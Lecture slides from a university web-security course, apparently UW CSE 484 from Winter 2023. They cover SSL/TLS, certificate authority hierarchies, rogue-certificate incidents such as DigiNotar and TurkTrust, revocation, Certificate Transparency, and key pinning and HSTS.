CSE 484 / CSE M 584: Web Security

Winter 2023

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UW Instruction Team: David Kohlbrenner, Yoshi Kohno, Franziska Roesner. Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...


Announcements / Plan

- Monday (2/20): No class
- Wednesday (2/22): Zoom
- Friday (2/24): Guest Lecture: Alex Gantman (Qualcomm) (On Zoom)

Review: SSL/TLS High Level


- SSL/TLS consists of two protocols
  - Familiar pattern for key exchange protocols
- Handshake protocol
  - Use public-key cryptography to establish a shared secret key between the client and the server
- Record protocol
  - Use the secret symmetric key established in the handshake protocol to protect communication between the client and the server

Review: Example of a Certificate




Review: Hierarchical Approach

- Single CA certifying every public key is impractical
- Instead, use a trusted root authority (e.g., Verisign)
  - Everybody must know the root's public key
  - Instead of single cert, use a certificate chain
    - $sig_{Verisign}$("AnotherCA", $PK_{AnotherCA}$), $sig_{AnotherCA}$("Alice", PK_A)
  - Not shown in figure but important:
    - Signed as part of each cert is whether party is a CA or not
  - What happens if root authority is ever compromised?



Review: Trusted(?) Certificate Authorities




Many Challenges…

- Hash collisions
- Weak security at CAs
  - Allows attackers to issue rogue certificates
- Users don't notice when attacks happen
  - We'll talk more about this later in the course
- How do you revoke certificates?

[Sotirov et al. "Rogue Certificates"]

Colliding Certificates



DigiNotar Hacked by Black.Spook and Iranian Hackers Posted by Mikko @ 09:05 GMT | Comments

DigiNotar is a Dutch Certificate Authority. They sell SSL certificates.

Attacking CAs

Security of DigiNotar servers:

- All core certificate servers controlled by a single admin password (Prod@dm1n)
- Software on public-facing servers out of date, unpatched
- No anti-virus (could have detected attack)

Somehow, somebody managed to get a rogue SSL certificate from them on **July 10th, 2011**. This certificate was issued for domain name **.google.com**.

What can you do with such a certificate? Well, you can impersonate Google — assuming you can first reroute Internet traffic for google.com to you. This is something that can be done by a government or by a rogue ISP. Such a reroute would only affect users within that country or under that ISP.

Consequences

- Attacker needs to first divert users to an attacker-controlled site instead of Google, Yahoo, Skype, but then…
  - For example, use DNS to poison the mapping of mail.yahoo.com to an IP address
- … "authenticate" as the real site
- … decrypt all data sent by users
  - Email, phone conversations, Web browsing

More Rogue Certs

- In Jan 2013, a rogue *.google.com certificate was issued by an intermediate CA that gained its authority from the Turkish root CA TurkTrust
  - TurkTrust accidentally issued intermediate CA certs to customers who requested regular certificates
  - Ankara transit authority used its certificate to issue a fake *.google.com certificate in order to filter SSL traffic from its network
- This rogue *.google.com certificate was trusted by every browser in the world
- There are plenty more stories like this…

Certificate Revocation

- Revocation is very important
- Many valid reasons to revoke a certificate
  - Private key corresponding to the certified public key has been compromised
  - User stopped paying their certification fee to this CA and CA no longer wishes to certify them
  - CA's private key has been compromised!
- Expiration is a form of revocation, too
  - Many deployed systems don't bother with revocation
  - Re-issuance of certificates is a big revenue source for certificate authorities

Certificate Revocation Mechanisms

- Certificate revocation list (CRL)
  - CA periodically issues a signed list of revoked certificates
    - Credit card companies used to issue thick books of canceled credit card numbers
  - Can issue a "delta CRL" containing only updates
- Online revocation service
  - When a certificate is presented, recipient goes to a special online service to verify whether it is still valid
    - Like a merchant dialing up the credit card processor

Attempt to Fix CA Problems:

Certificate Transparency

- **Problem:** browsers will think nothing is wrong with a rogue certificate until revoked
- **Goal:** make it impossible for a CA to issue a bad certificate for a domain *without the owner of that domain knowing*
- **Approach:** auditable certificate logs
  - Certificates published in public logs
  - Public logs checked for unexpected certificates


www.certificate-transparency.org

Attempt to Fix CA Problems:


Certificate Pinning

- Trust on first access: tells browser how to act on subsequent connections
- HPKP – HTTP Public Key Pinning
  - Use these keys!
  - HTTP response header field "`Public-Key-Pins`"
- HSTS – HTTP Strict Transport Security
  - Only access server via HTTPS
  - HTTP response header field "`Strict-Transport-Security`"

Big Picture: Browser and Network



Where Does the Attacker Live?



Two Sides of Web Security


(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, JavaScript, C++ etc.
  - Client-side code written in JavaScript (… sort of)
- Many potential bugs: XSS, XSRF, SQL injection

